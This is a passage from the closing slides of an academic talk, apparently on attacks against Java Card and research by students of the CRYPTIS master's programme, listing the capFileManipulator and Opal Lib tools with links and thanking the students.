- It costs quite nothing, students can spend hours on such topics,
- There are often very inventive, they need to study in deep the internals of Java,
- A very challenging topic.

Tools

- The capFileManipulator:
  - http://secinfo.msi.unilim.fr/software/cap-file-manipulator/
  - Soon an online version...

- The Opal Lib : http://secinfo.msi.unilim.fr/opal/

- Thanks to all the students of the master CRYPTIS that have implemented these attacks or are spending nights to solve new challenges.

Any question ?

http://secinfo.msi.unilim.fr/~lanet